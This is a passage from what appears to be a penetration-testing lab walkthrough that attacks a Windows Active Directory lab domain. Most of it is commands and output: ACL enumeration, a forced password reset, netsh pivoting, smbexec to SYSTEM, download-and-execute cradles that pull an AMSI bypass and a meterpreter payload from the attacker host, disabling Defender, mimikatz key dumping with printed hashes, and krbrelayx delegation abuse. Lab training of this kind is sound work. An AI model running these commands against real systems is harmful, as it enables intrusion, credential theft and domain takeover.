[*] uploaded   : /root/Desktop/tools/SharpView.exe ->
C:\Users\sqladmin\Downloads\SharpView.exe
meterpreter > shell
Process 3468 created.
Channel 3 created.
Microsoft Windows [Version 10.0.17763.914]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\Users\sqladmin\Downloads
cd C:\Users\sqladmin\Downloads

C:\Users\sqladmin\Downloads>SharpView.exe Invoke-AclScanner -domain cola
SharpView.exe Invoke-AclScanner -domain cola
[Get-DomainSearcher] search base: LDAP://DC=COLA,DC=LOCAL
[Get-DomainObjectAcl] Get-DomainObjectAcl filter string: (objectClass=*)
**snip**

ObjectDN                       : CN=sql access,CN=Users,DC=cola,DC=local
BinaryLength                   : 36
AceQualifier                   : AccessAllowed
IsCallback                     : False
OpaqueLength                   : 0
AccessMask                     : 983551
SecurityIdentifier             : S-1-5-21-2764521275-985837150-4215426359-1604
AceType                        : AccessAllowed
AceFlags                       : None
IsInherited                    : False
InheritanceFlags               : None
PropagationFlags               : None
AuditFlags                     : None
ActiveDirectoryRights          : GenericAll
IdentityReferenceName          : sqladmin
IdentityReferenceDomain        : cola.local
IdentityReferenceDN            : CN=sql admin,CN=Users,DC=cola,DC=local
```

If we use PowerView, the entry is easier to spot:

```
C:\Users\sqladmin\Downloads>powershell
powershell
Windows PowerShell
```

```
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\sqladmin\Downloads> iex (iwr -UseBasicParsing
http://192.168.2.1:8000/amsibypass);iex (iwr -UseBasicParsing
http://192.168.2.1:8000/PowerView.ps1)
iex (iwr -UseBasicParsing http://192.168.2.1:8000/amsibypass);iex (iwr -
UseBasicParsing http://192.168.2.1:8000/PowerView.ps1)
PS C:\Users\sqladmin\Downloads> Invoke-ACLScanner | ?{$_.IdentityReference -match
'sqladmin'}
Invoke-ACLScanner | ?{$_.IdentityReference -match 'sqladmin'}


ObjectDN              : CN=sql access,CN=Users,DC=cola,DC=local
ObjectSID             : S-1-5-21-2764521275-985837150-4215426359-1607
IdentitySID           : S-1-5-21-2764521275-985837150-4215426359-1604
ActiveDirectoryRights : GenericAll
InheritanceType       : None
ObjectType            : 00000000-0000-0000-0000-000000000000
InheritedObjectType   : 00000000-0000-0000-0000-000000000000
ObjectFlags           : None
AccessControlType     : Allow
IdentityReference     : COLA\sqladmin
IsInherited           : False
InheritanceFlags      : None
PropagationFlags      : None
PS C:\Users\sqladmin\Downloads> exit
```

We can also use BloodHound (https://github.com/BloodHoundAD/BloodHound) for enumeration. We can run its ingestor (data collector) using our meterpreter session and upload it to the application on our attacking where we can run the BloodHound app:

```
C:\Windows\system32>^C
Terminate channel 5? [y/N]  y
meterpreter > shell
Process 3632 created.
Channel 6 created.
Microsoft Windows [Version 10.0.17763.914]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> cd C:\Users\sqladmin\downloads
cd C:\Users\sqladmin\downloads
```

```
PS C:\Users\sqladmin\downloads> iex (iwr -UseBasicParsing
http://192.168.2.1:8000/amsibypass);iex (iwr -UseBasicParsing
http://192.168.2.1:8000/SharpHound.ps1)
iex (iwr -UseBasicParsing http://192.168.2.1:8000/amsibypass);iex (iwr -
UseBasicParsing http://192.168.2.1:8000/SharpHound.ps1)
PS C:\Users\sqladmin\downloads> Invoke-BloodHound -CollectionMethod All
Invoke-BloodHound -CollectionMethod All
Initializing BloodHound at 3:39 AM on 3/21/2020
Resolved Collection Methods to Group, LocalAdmin, Session, LoggedOn, Trusts, ACL,
Container, RDP, ObjectProps, DCOM, SPNTargets
Starting Enumeration for cola.local
Status: 71 objects enumerated (+71 35.5/s --- Using 90 MB RAM )
Finished enumeration for cola.local in 00:00:02.3712982
0 hosts failed ping. 0 hosts timedout.

Compressing data to C:\Users\sqladmin\downloads\20200321033940_BloodHound.zip.
You can upload this file directly to the UI.
Finished compressing files!
PS C:\Users\sqladmin\downloads> exit
exit

C:\Windows\system32>^C
Terminate channel 6? [y/N]  y
meterpreter > download C:\\Users\\sqladmin\\downloads\\20200321033940_BloodHound.zip
[*] Downloading: C:\Users\sqladmin\downloads\20200321033940_BloodHound.zip ->
20200321033940_BloodHound.zip
[*] Downloaded 8.45 KiB of 8.45 KiB (100.0%):
C:\Users\sqladmin\downloads\20200321033940_BloodHound.zip ->
20200321033940_BloodHound.zip
[*] download   : C:\Users\sqladmin\downloads\20200321033940_BloodHound.zip ->
20200321033940_BloodHound.zip
```

Please note that the above filename will be different for everyone.

To start BloodHound, first run the neo4j database in Terminal 3:

```
root@kali:~/Desktop/tools/# neo4j console
Active database: graph.db
Directories in use:
  home:         /usr/share/neo4j
  config:       /usr/share/neo4j/conf
  logs:         /usr/share/neo4j/logs
  plugins:      /usr/share/neo4j/plugins
  import:       /usr/share/neo4j/import
  data:         /usr/share/neo4j/data
  certificates: /usr/share/neo4j/certificates
  run:          /usr/share/neo4j/run
Starting Neo4j.
```


```
WARNING: Max 1024 open files allowed, minimum of 40000 recommended. See the Neo4j
manual.
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
2020-03-21 10:46:46.737+0000 INFO  ======== Neo4j 3.5.3 ========
2020-03-21 10:46:46.808+0000 INFO  Starting...
2020-03-21 10:46:57.144+0000 INFO  Bolt enabled on 127.0.0.1:7687.
2020-03-21 10:47:04.571+0000 INFO  Started.
2020-03-21 10:47:10.302+0000 INFO  Remote interface available at
http://localhost:7474/
```

Then, run the BloodHound application in Terminal 4.

```
root@kali:~/Desktop/tools/# bloodhound
```

Use the username neo4j and password BloodHound. After login, you may find a database already uploaded for you and/or you can upload the zip archive collected in the above steps.

Search for sqladmin, select it to see 'Node Info' and click on the value '1' in 'First Degree object Control' in 'Outbound Object Control':


SQLADMIN@COLA.LOCAL

Database Info | Node Info | Queries

Compromised	False
Cannot Be Delegated	False
ASREP Roastable	False
Sessions	1
Sibling Objects in the Same OU	11
Reachable High Value Targets	•
Effective Inbound GPOs	•
See User within Domain/OU Tree	

Group Membership

First Degree Group Memberships	1
Unrolled Group Membership	2
Foreign Group Membership	0

Local Admin Rights

First Degree Local Admin	1
Group Delegated Local Admin Rights	0
Derivative Local Admin Rights	1

Execution Privileges

First Degree RDP Privileges	0
Group Delegated RDP Privileges	
First Degree DCOM Privileges	0
Group Delegated DCOM Privileges	•
SQL Admin Rights	0
Constrained Delegation Privileges	0

Outbound Object Control

First Degree Object Control	1

Make sure to spend some time looking at the BloodHound application. Use the pre-built queries to find interesting mis-configurations and attack paths in the lab.

NOTE: Remember to stop both BloodHound and neo4j after you are done with BloodHound to save RAM on your attacking machine. Close the bloodhound application and press Control + C in Terminal 3 where neo4j is running.

So, sqladmin has GenericAll access over sqlaccess user. This allows us to execute many attacks on sqlaccess including changing its password. Please note that changing password of a user is fine in the labs but may not be very smart to do in a real asesement, as it will break the legit use of the target account. However, it is fine to understand the concept. Let's use the ActiveDirectory module to reset the password of sqlaccess user. In Terminal 1, run the below:

```
meterpreter > shell
Process 2176 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.914]
```

```
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> cd C:\Users\sqladmin\downloads
cd C:\Users\sqladmin\downloads
PS C:\Users\sqladmin\downloads> iwr -UseBasicParsing http://192.168.2.1:8000/ADModule-
master.zip -OutFile ADModule-master.zip
iwr -UseBasicParsing http://192.168.2.1:8000/ADModule-master.zip -OutFile ADModule-
master.zip
PS C:\Users\sqladmin\downloads> Expand-Archive ADModule-master.zip
Expand-Archive ADModule-master.zip
PS C:\Users\sqladmin\downloads> Import-Module C:\Users\Sqladmin\downloads\ADmodule-
master\ADModule-master\Microsoft.ActiveDirectory.Management.dll
Import-Module C:\Users\Sqladmin\downloads\ADmodule-master\ADModule-
master\Microsoft.ActiveDirectory.Management.dll
PS C:\Users\sqladmin\downloads> Import-Module C:\Users\sqladmin\downloads\ADmodule-
master\ADModule-master\ActiveDirectory\activedirectory.psd1
Import-Module C:\Users\sqladmin\downloads\ADmodule-master\ADModule-
master\ActiveDirectory\activedirectory.psd1
PS C:\Users\sqladmin\downloads> Set-ADAccountPassword -Identity sqlaccess -Reset -
NewPassword (ConvertTo-SecureString -AsPlainText "Password@123" -Force)
Set-ADAccountPassword -Identity sqlaccess -Reset -NewPassword (ConvertTo-SecureString
-AsPlainText "Password@123" -Force)
PS C:\Users\sqladmin\downloads>
```

Let's check if the password 'Password@123' we set for sqlacess account actually works. Recall that cola-reports is not directly accessible from our attacking machine so we need to add a route that takes the traffic through the meterpreter session on cola-sql:

```
msf5 > sessions

Active sessions
===============

  Id  Name  Type                     Information               Connection
  --  ----  ----                     -----------               ----------
  1         meterpreter x64/windows  cola\sqladmin @ COLA-SQL  192.168.2.1:4443 ->
192.168.2.168:50128 (192.168.2.168)

msf5 > route add 192.168.2.0 255.255.255.0 1
[*] Route added
```

Note that the session ID for could be different for you.

Now, we can use metasploit's auxiliary modules to check the credentials:

```
msf5 > use auxiliary/scanner/smb/smb_login
msf5 auxiliary(scanner/smb/smb_login) > set SMBDomain cola
SMBDomain => cola
msf5 auxiliary(scanner/smb/smb_login) > set SMBUser sqlaccess
SMBUser => sqlaccess
msf5 auxiliary(scanner/smb/smb_login) > set SMBPass Password@123
SMBPass => Password@123
msf5 auxiliary(scanner/smb/smb_login) > set RHOSTS 192.168.2.169
RHOSTS => 192.168.2.169
msf5 auxiliary(scanner/smb/smb_login) > exploit

[*] 192.168.2.169:445     - 192.168.2.169:445 - Starting SMB login bruteforce
[+] 192.168.2.169:445     - 192.168.2.169:445 - Success: 'cola\sqlaccess:Password@123'
Administrator
[!] 192.168.2.169:445     - No active DB -- Credential data will not be saved!
[*] 192.168.2.169:445     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Sweet! sqlaccess has administrator privileges on cola-reports. Now, to be able to execute commands on cola-reports, we can use metasploit's psexec but Windows Defender detects it in the default configuration. As an excersie, you can try to use it.

What we will do in the lab is to use the native netsh command to add a port forward from cola-sql to cola-reports. That way, we can access cola-reports from our attacking machine without having to do anything else. The below command is run on meterpreter on cola-sql and forwards port 443 from cola-sql to port 445 of cola-reports:

```
msf5 auxiliary(scanner/smb/smb_login) > sessions –i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 3544 created.
Channel 3 created.
Microsoft Windows [Version 10.0.17763.914]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>netsh interface portproxy add v4tov4 listenport=443
listenaddress=192.168.2.168 connectaddress=192.168.2.169 connectport=445
netsh interface portproxy add v4tov4 listenport=443 listenaddress=192.168.2.168
connectaddress=192.168.2.169 connectport=445
C:\Windows\system32>netsh interface portproxy show all
netsh interface portproxy show all
```

```
Listen on ipv4:             Connect to ipv4:

Address         Port        Address         Port
--------------- ----------  --------------- ----------
192.168.2.168   443         192.168.2.169   445
```

Now, we can use tools like smbexec from impacket to execute code on cola-reports thorugh port 443 of cola-sql. Please note that, by-default, smbexec allows only ports 139 and 445 as options with the smb protocol. This is what the output looks like in default smbexec.py :

```
root@kali:~/Desktop/tools/impacket-master/examples# python smbexec.py
sqlaccess@192.168.2.168 -port 443
Impacket v0.9.21.dev1 - Copyright 2020 SecureAuth Corporation

usage: smbexec.py [-h] [-share SHARE] [-mode {SHARE,SERVER}] [-ts] [-debug]
                  [-codec CODEC] [-dc-ip ip address] [-target-ip ip address]
                  [-port [destination port]] [-service-name service_name]
                  [-hashes LMHASH:NTHASH] [-no-pass] [-k] [-aesKey hex key]
                  [-keytab KEYTAB]
                  target
smbexec.py: error: argument -port: invalid choice: '443' (choose from '139', '445')
```

We need to modify it's source code to be able to use port 443 as an option. See line 314 of smbexec.py and add 443 as an option.

```
root@kali:~/Desktop/tools/impacket-master/examples# head -314 smbexec.py | tail -1
    group.add_argument('-port', choices=['139', '445','443'], nargs='?',
default='445', metavar="destination port",
```

On your attacking machine, it is already modified. Run the below command on Terminal 3 and enter the password of sqlaccess that we changed previously:

```
root@kali:~/Desktop/tools/impacket-master/examples# python smbexec.py
sqlaccess@192.168.2.168 -port 443
Impacket v0.9.21.dev1 - Copyright 2020 SecureAuth Corporation

Password:
[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>hostname
cola-reports

C:\Windows\system32>whoami
nt authority\system
```

Sweet! We have semi-interactive command execution. We can now try to get a full meterpreter shell. Note that we are assuming that there are only inbound firewall restrictions on cola-reports and lesser outbound restrictions. That is, we can download-execute our msfvenom payload by connecting to the SimpleHTTPServer running on our attacking machine.

First, we close the existing sessions and start a listener (or run listener on a new port and create a new payload). Use the below commands on Terminal 1:

```
msf5 > sessions -K
[*] Killing all sessions...
[*] 192.168.2.168 - Meterpreter session 1 closed.
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.2.1
LHOST => 192.168.2.1
msf5 exploit(multi/handler) > set LPORT 4443
LPORT => 4443
msf5 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.2.1:4443
```

Then, run the download-exec using smbexec. Use the below commands on Terminal 3:

```
root@kali:~/Desktop/tools/impacket-master/examples# python smbexec.py
sqlaccess@192.168.2.168 -port 443
Impacket v0.9.21.dev1 - Copyright 2020 SecureAuth Corporation

Password:
[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>hostname
cola-reports

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>powershell -noexit -c iex (iwr -UseBasicParsing
http://192.168.2.1:8000/amsibypass);iex (iwr -UseBasicParsing
http://192.168.2.1:8000/payload4443.ps1)
```

On the metasploit listener on Terminal 1, we can see:

```
msf5 exploit(multi/handler) > [*] Sending stage (206403 bytes) to 192.168.2.169
[*] Meterpreter session 2 opened (192.168.2.1:4443 -> 192.168.2.169:55486) at 2020-03-
22 00:36:16 -0400
```

```
msf5 exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Awesome! We have meterpreter with SYSTEM privileges on cola-reports!

Flags on cola-reports

We are ready to go for the flags!

Flag 1: Name of the executable downloaded by a WMI permanent event comsumer

From the flag description, it looks like there is a WMI permanent event consumer on cola-reports. Classes responsible for permanent event consumers are present in the 'root\subscription' namespace:

```
meterpreter > shell
Process 2964 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.914]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> Get-WmiObject -Namespace root\subscription -List
Get-WmiObject -Namespace root\subscription -List


   NameSpace: ROOT\subscription

Name                                Methods              Properties
----                                -------              ----------
__SystemClass                       {}                   {}
__thisNAMESPACE                     {}                   {SECURITY_DESCRIPTOR}
*snip**
LogFileEventConsumer                {}                   {CreatorSID, Filename,
IsUnicode, MachineName...}
ActiveScriptEventConsumer               {}                   {CreatorSID, KillTimeout,
MachineName, MaximumQueueSize...}
NTEventLogEventConsumer                 {}                   {Category, CreatorSID,
EventID, EventType...}
SMTPEventConsumer                       {}                   {BccLine, CcLine, CreatorSID,
FromLine...}
CommandLineEventConsumer                {}                   {CommandLineTemplate,
CreateNewConsole, CreateNewProcessGro...
__FilterToConsumerBinding           {}                   {Consumer, CreatorSID,
DeliverSynchronously, DeliveryQoS...}
__AggregateEvent                    {}                   {NumberOfEvents,
**snip**
```

From the above classes, for an action like downloading an executable, ActiveScriptEventConsumer or CommandLineEventConsumer are useful. If we list the objects of these classes, we can find interesting results in case of CommandLineEventConsumer class:

```
PS C:\Windows\system32> Get-WmiObject -Namespace root\subscription -Class
CommandLineEventConsumer
Get-WmiObject -Namespace root\subscription -Class CommandLineEventConsumer


__GENUS                : 2
__CLASS                : CommandLineEventConsumer
__SUPERCLASS           : __EventConsumer
__DYNASTY              : __SystemClass
__RELPATH              : CommandLineEventConsumer.Name="WindowsPerfCheck"
__PROPERTY_COUNT       : 27
__DERIVATION           : {__EventConsumer, __IndicationRelated, __SystemClass}
__SERVER               : COLA-REPORTS
__NAMESPACE            : ROOT\subscription
__PATH                 : \\COLA-
REPORTS\ROOT\subscription:CommandLineEventConsumer.Name="WindowsPerfCheck"
CommandLineTemplate    : bitsadmin /transfer WindowsUpdates /download /priority normal
                         http://notcola.local/totsnotevil.exe
                         C:\\Users\\%USERNAME%\\AppData\\local\\temp\\totsnotevil.exe
CreateNewConsole       : False
CreateNewProcessGroup  : False
CreateSeparateWowVdm   : False
CreateSharedWowVdm     : False
CreatorSID             : {1, 5, 0, 0...}
*snip*
PSComputerName         : COLA-REPORTS
```

Flag 2: PowerShell command to disable Windows firewall for all profiles

The command for disabling Windows firewall using PowerShell is : `Set-NetFirewallProfile -Name Domain,Private,Public -Enabled False`

This flag is an indicator that Windows firewall is used to 'isolate' cola-reports from the attacking machine. This flag highlights that Window Firewall is effective in reducing the attack surface area of a machine. Although, it is possible for us to disable it once we have administrator privileges on the target (which will not be the case in case of a network firewall), Windows firewall is still very effective.

Flag 3: netsh command to disable Windows firewall for all profiles

If we don't want to use PowerShell for turning off the Windows firewall, we can use - `netsh advfirewall set allprofiles state off`

Flag 4: netsh command for forwarding IPv4 port 443 from cola-sql to port 5985 of cola-reports

What if we would like to forward port 443 from cola-sql to port 5985 of cola-reports? We can use the following command - `netsh interface portproxy add v4tov4 listenport=443 listenaddress=192.168.2.168 connectaddress=192.168.2.169 connectport=5985`

If you want to play with the lab with above forwarding, make sure to delete the previous port forwarding:


```
meterpreter > shell
Process 2964 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.914]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>netsh interface portproxy delete v4tov4 listenport=443
listenaddress=192.168.2.168
netsh interface portproxy delete v4tov4 listenport=443 listenaddress=192.168.2.168


C:\Windows\system32>netsh interface portproxy add v4tov4 listenport=443
listenaddress=192.168.2.168 connectaddress=192.168.2.169 connectport=5985
netsh interface portproxy add v4tov4 listenport=443 listenaddress=192.168.2.168
connectaddress=192.168.2.169 connectport=5985


C:\Windows\system32>netsh interface portproxy show all
netsh interface portproxy show all

Listen on ipv4:             Connect to ipv4:

Address         Port        Address         Port
--------------- ----------  --------------- ----------
192.168.2.168   443         192.168.2.169   5985
C:\Windows\system32> exit
```

Flag 5: Rights which sqladmin has over sqlaccess

We enumerated this earlier, sqladmin has **FullControl** over sqlacess.

cola-dc

Using the enumeration we did using BloodHound we know that cola-reports has Unconstrained Delgation enabled.



We can verify this with findDelegation.py from impacket. Run the below on Terminal 3:

```
root@kali:~/Desktop/tools/impacket-master/examples# python findDelegation.py
cola.local/sqlaccess:Password@123 -dc-ip 192.168.2.2
Impacket v0.9.21.dev1 - Copyright 2020 SecureAuth Corporation

AccountName    AccountType  DelegationType  DelegationRightsTo
-------------  -----------  --------------  ------------------
COLA-REPORTS$  Computer     Unconstrained   N/A
```

Sweet! Now, we can use the krbrelayx (https://github.com/dirkjanm/krbrelayx) tool to abuse unconstrained delegation. We need to force the domain controller to connect to cola-reports and extract its TGT. We can then use the domain controller's privileges to run the DCSync attack to extract any user's credentials in the domain.

First, we need the credentials of the cola-reports$ account as it is this account which has unconstrained delegation enabled. Using the meterpreter we have on cola-report, we can do that. Please note that, we are disabling Windows Defender in this case too as it was detecting the kiwi module. Run the below on Terminal 1:

```
meterpreter > shell
Process 400 created.
Channel 2 created.
Microsoft Windows [Version 10.0.17763.914]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> Set-MpPreference -DisableRealtimeMonitoring $true
Set-MPPreference -DisableRealtimeMonitoring $true
PS C:\Windows\system32> exit
exit

C:\Windows\system32>^C
Terminate channel 2? [y/N]  y
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
meterpreter > kiwi_cmd sekurlsa::ekeys

**snip**


Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : COLA-REPORTS$
Domain            : COLA
Logon Server      : (null)
Logon Time        : 3/13/2020 1:52:50 AM
SID               : S-1-5-20
```

```
         * Username : cola-reports$
         * Domain   : COLA.LOCAL
         * Password : (null)
         * Key List :
           aes256_hmac
8bc2877d7df1d89297ec31155bb2447c3417f914c23aa7aea906a080b9a4f617
           rc4_hmac_nt       8d79fc00e5ddcfe23c8858e6b75e60ec
           rc4_hmac_old      8d79fc00e5ddcfe23c8858e6b75e60ec
           rc4_md4           8d79fc00e5ddcfe23c8858e6b75e60ec
           rc4_hmac_nt_exp   8d79fc00e5ddcfe23c8858e6b75e60ec
           rc4_hmac_old_exp  8d79fc00e5ddcfe23c8858e6b75e60ec
**snip**
```

Please note that keys for the cola-reports$ can be different for you!

Now, using the credentials of cola-reports, we need to add a ServicePrincipalName (SPN) to cola-reports. We also need to point this SPN to our attacking machine (192.168.2.1) so that the domain controller can connect to us – see https://dirkjanm.io/krbrelayx-unconstrained-delegation-abuse-toolkit/

We will use addspn.py from krbrelayx for that. Run the below commands on Terminal 3:

```
root@kali:~/Desktop/tools# cd krbrelayx-master/krbrelayx-master/
root@kali:~/Desktop/tools/krbrelayx-master/krbrelayx-master# python3 addspn.py -u
cola\\cola-reports\$ -p
aad3b435b51404eeaad3b435b51404ee:8d79fc00e5ddcfe23c8858e6b75e60ec -s
HOST/srv11.cola.local 192.168.2.2 --additional
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[+] Found modification target
[+] SPN Modified successfully
```

We can verify the changes using ActiveDirectory module on the meterpreter session on cola-reports. Run the below commands on meterpreter session in Terminal 1:

```
meterpreter > shell
Process 400 created.
Channel 2 created.
Microsoft Windows [Version 10.0.17763.914]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
```

```
PS C:\users> cd C:\users\sqlaccess\downloads
cd C:\users\sqlaccess\downloads
PS C:\users\sqlaccess\downloads> iwr -UseBasicParsing
http://192.168.2.1:8000/ADModule-master.zip -OutFile ADModule-master.zip
iwr -UseBasicParsing http://192.168.2.1:8000/ADModule-master.zip -OutFile ADModule-
master.zip
PS C:\users\sqlaccess\downloads> Expand-Archive ADModule-master.zip
Expand-Archive ADModule-master.zip
PS C:\users\sqlaccess\downloads> Import-Module C:\Users\sqlaccess\downloads\ADmodule-
master\ADModule-master\Microsoft.ActiveDirectory.Management.dll
Import-Module C:\Users\sqlaccess\downloads\ADmodule-master\ADModule-
master\Microsoft.ActiveDirectory.Management.dll
PS C:\users\sqlaccess\downloads> Import-Module C:\Users\sqlaccess\downloads\ADmodule-
master\ADModule-master\ActiveDirectory\activedirectory.psd1
Import-Module C:\Users\sqlaccess\downloads\ADmodule-master\ADModule-
master\ActiveDirectory\activedirectory.psd1
PS C:\users\sqlaccess\downloads> Get-ADComputer -Identity cola-reports -Properties
ServicePrincipalNames,msDS-AdditionalDnsHostName
Get-ADComputer -Identity cola-reports -Properties ServicePrincipalNames,msDS-
AdditionalDnsHostName


DistinguishedName           : CN=COLA-REPORTS,CN=Computers,DC=cola,DC=local
DNSHostName                 : cola-reports.cola.local
Enabled                     : True
msDS-AdditionalDnsHostName : {SRV11$, srv11.cola.local}
Name                        : COLA-REPORTS
ObjectClass                 : computer
ObjectGUID                  : 40bca773-283d-433e-9efb-bd6e230cb97f
